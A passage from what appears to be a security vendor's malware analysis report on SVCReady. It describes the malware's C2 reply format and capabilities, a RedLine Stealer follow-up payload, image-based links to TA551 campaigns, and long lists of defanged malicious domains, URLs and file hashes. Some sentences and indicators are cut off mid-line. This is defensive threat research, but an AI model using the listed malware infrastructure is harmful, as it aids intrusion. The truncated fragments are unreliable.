


Figure 17 – C2 response to task request.

The response can include a list of domains and a command for the malware, for example:

```
{"domains":["galmerts[.]art","kikipi[.]art","kokoroklo[.]su"],"command":"nop"}
```

Other functionalities of the malware are:

- Download a file to the infected client
- Take a screenshot
- Run a shell command
- Check if it is running in a virtual machine
- Collect system information (a short and a “normal” version)
- Check the USB status, i.e. the number of devices plugged-in
- Establish persistence through a scheduled task
- Run a file
- Run a file using RunPeNative in memory

## FOLLOW-UP MALWARE

In the campaign on 26 April, **RedLine Stealer** was delivered as a follow-up payload after the initial infection with SVCReady. At that time the C2 communication format was not encrypted. It may be that this campaign was a test by SVCReady’s operators. At the time of writing, we have not yet received any further malware payloads since then. Below are the indicators of compromise (IOCs) for the malware campaign on 26 April:

Word documents:

- fa5747e42c4574f854cd0083b05064466e75d243da93008b9f0dcac5cf31f208
- e09c98b677264fc0de36a9fd99a2711455fe79699ca958938dd12b5bd2c66bad
- c0795d7a7f2c5fdb7615ee5826e8453bef832f36282d6229ec07caf49842f4bc

DLL:

- d3e69a33913507c80742a2d7a59c889efe7aa8f52beef8d172764e049e03ead5

C2 domain:

- muelgadr[.]top

Download URL:

- hxxp://wikidreamers[.]com/exe/install.exe

## Payload:

- RedLine Stealer –  
6e1137447376815e733c74ab67f202be0d7c769837a0aaac044a9b2696a8fa89

## FILE NAME AND DOCUMENT SIMILARITIES TO TA551

We identified similarities b  
and those used in TA551 c  
January 2022.

	LABELS	DETECTED		
□	TP	Jan. 18, 2022, 10:30 a.m.	Microsoft Word	certificate.12.21.doc
□	TP	Jan. 18, 2022, 11:30 a.m.	Microsoft Word	certificato,09.22.21.doc
□	TP	Jan. 18, 2022, 12:30 p.m.	Microsoft Word	documento legale 09.22.21.doc
□	TP	Dec. 6, 2021, 2:04 p.m.	Microsoft Word	Isolation
□	TP	Sept. 23, 2021, 8:08 a.m.	Microsoft Word	Isolation
□	TP	Sept. 23, 2021, 7:57 a.m.	Microsoft Word	Isolation

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Figure 18 – List of past TA551 threats.

We also found similarities between the lure images used in SVCReady and TA551 campaigns.




Figure 19 – Malicious document containing a social engineering image, April 2022 campaign.

We maintain a database of about 20,000 images extracted from malicious documents, which we use to find visually similar images using perceptual hash algorithms. Figure 20 shows the image extracted from a document that drops SVCReady.



Figure 20 – Extracted image from SVCReady document.

Searching our database revealed three documents used to deliver Ursnif that contained the same image, all from May 2021:

- 2021-05-10:  
e6afaabd1e4a2c7adeedca6ee0ed095271a53a293162e3cf7ed52d570279258e
- 2021-05-12:  
02e62eeb73ac0c0
- 2021-05-21:  
f21289980710dcba

A closer analysis of these properties that was subsequently significantly different and web. The malware was do

- hxxp://192.186.18  
lUJTVQYhwM4WoZI
- hxxp://144.168.19  
fh8c8BXwFfn0GiWotKKlvqQ~~/t6q4Lknm9T-M1FiPi5sCy2xtzZ27J7KabQ~~/

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Ursnif payload hashes:

- 2848bfc05bcfaa5704ff4c44ab86b23c69aa386a39ad4bb393f3287bd884f8cc
- 18d7206e9fa38d5844d3b0ec46576ace8a36091e77477f86a9a43724aa6a2309

Further, our search found two more images that weren't identical, but still very similar.




Figure 21 – Similar document images from 2019 and 2020.

The difference with this image is that the text is part of the image, whereas in the other campaign, the text and the background were separate element in the document. Notably, the text is identical, including grammatical errors. These two documents were observed in 2019 and 2020 in campaigns that distributed Ursnif and IcedID respectively:

- 2019-02-04:  
3dab8a906b30e1371b9aab1895cd5aef75294b747b7291d5c308bb19fbc5db10
- 2020-03-16:  
e47945f9cc50bb911242f9a69fc4177ed3dcc8e04dbfec0a1d36ff8699541ab5

Both campaigns can be traced back to TA551 based on the domains used to host the malware:

- gou20lclair[.]band
- glquaoy[.]com

Comparing the images used in malware documents provides no certainty that the same threat actor is behind them, since it is possible that we are seeing the artifacts left by two different attackers who are using the same tools. However, our findings show that similar templates and potentially document builders are being used by the actors behind the TA551 and SVCReady campaigns.

## NAMING THE CAMPAIGNS

The malware family analyzed in this report corresponds to IDS rules published by Proofpoint, which names it SVCReady. To avoid confusion, we are tracking the malware by the same name.

## CONCLUSION

Since the end of April 2022, previously unknown malware has been found. The malware shellcode that is stored in memory is highly obfuscated and designed for development. We have tracked the malware's behavior and found that the malware also has bugs, notably a memory leak. The malware collects reconnaissance data from the system and sends it to a command and control server. The analysis suggests that the malware is used in targeted cyber campaigns, suggests that

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## INDICATORS OF COMPROMISE

### Documents

501D971E548139153C64037D07B4E3FEA2C1735A37774531C88CFA95BA660EC3  
 99DF2CC2535C82B84BA23384DF290D7506242532123D8414C1FC61967072C28  
 C6C080A63DD038D11CD6E724D2DE31108CABE7B6E38F674FE8189696886582AF  
 D270E1CA349DAA668E0807BE65ECA75CC739008A39E283F922A8728C22663417  
 6C9FD23D88239D819E0B494E589B665C4E7921ED9B9DD0BBD1610D71230BCF81  
 F47514C680135C7D4285F2284D5621245463F55A901C38F171DCE445695AC533  
 9F7124303F1C957F7E02F275F3501CBA6E0645A6D78B50617A97761DC611CFF  
 4C1DD6A893F86A150E003118148C655044D06E8300678CF6BF3CC3107B91B66C  
 FCB325D21D1100269731553015D6D0F85143DAE2BFA6CBAF49AC6DA29F1F732E  
 939863285773B17623F0F027FAAE8B994BF5FC1AFB182C63A026431C71CD3885  
 65A650DD353EA767EF68CF4627436977E6D55102D699B2E8B8DE491DA5C0A5EB  
 134D0B10BAC1404FA1DA83C96C08E0882500819DAAD5F49E9E83C92F2A624B3E  
 F2FADD7A8B88DA62228DAB8981638B5C9F5512A57A0441B57C2B3A29B0A96012  
 0D55564A2BED4FF06BC8B1DAAB98E2032C39536DAA31878E16FED29BC987A4D1  
 A8EED171FDCB2A872865620FC2234E0B07201D927ABC65344846F6D4A7B75F5  
 C24266CC16D65F0B8D72BB7DF80A6B2FFE343429A764AFB9FB0A9C20D53AB9AF  
 50FBE350CC660361B919F5E464DA6D6170F35EF497327AE5DEFC7805E76D5568  
 C362D9EEFAFB44D4116B4DFABD5945E974C8A010221705E021490EFBF34BC3A3  
 68617985E8AB455316C18172723FBD2748DE58008714C4CB3F7C6F19D326F135  
 65E551F7093299A9A20EAF536197C19ABBDD51B95B9570EDAC4950D7C951AD92  
 D8AEC5539973927EB07A23BA4DE3780D28C2DD2D6DBBC697562A44B30CD3B03F  
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 74652EAE27C9F5A5C397EACC76DAF768B3E601F106E8539C7D855712AB185E40  
 0224B906741F248D8BCEDA8F423B58FFB1B4577EC06711293F7065B12AE71788  
 FDABB1F5B7691F03B2D89FEB8B0D4E3FD036F9B4E718269CAD8741C7E4D14072  
 FD799D99F7E84436F8AF16D94EE7B2F1D08CA3CEE746E1CF9B36E2139D676E4C  
 4A2E76B57DE10C687716A1D7A295910CC5C0D04F5D10D4F4C53AE1BDE45A251C  
 9122092980BC0ED9C9B008C5456CC18656C41798585B8819F1D6F2620CAC3CF3  
 391D134B792FB660426F183755AD00DBD737F521CFF1F9A12D402CD714D34645  
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 5170461322CB1A79ABB84FEED75B7F871B6F1594562E7724C45D7BB98F97C86B  
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 95E328A549247F900DA5747F7E2057DEF121D2EDA82CFD7E926A6955C797D317  
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 5B7FBEC223DEB714DC7A4037348936A27D86B061CB2120213D5A69849CC9B588  
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 C86A477579188305132DAB40700D06FFF9E26B5CE627233FB9D20DA1DFC74B47  
 748352146AB86EA1A32DFED0B0D5FAC0EFC52728BCCD79476B74FB73517EFB21

### DLLs

08e427c92010a8a282c894cf5a77a874e09c08e283a66f1905c131871cc4d273

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f690f484c1883571a8bb

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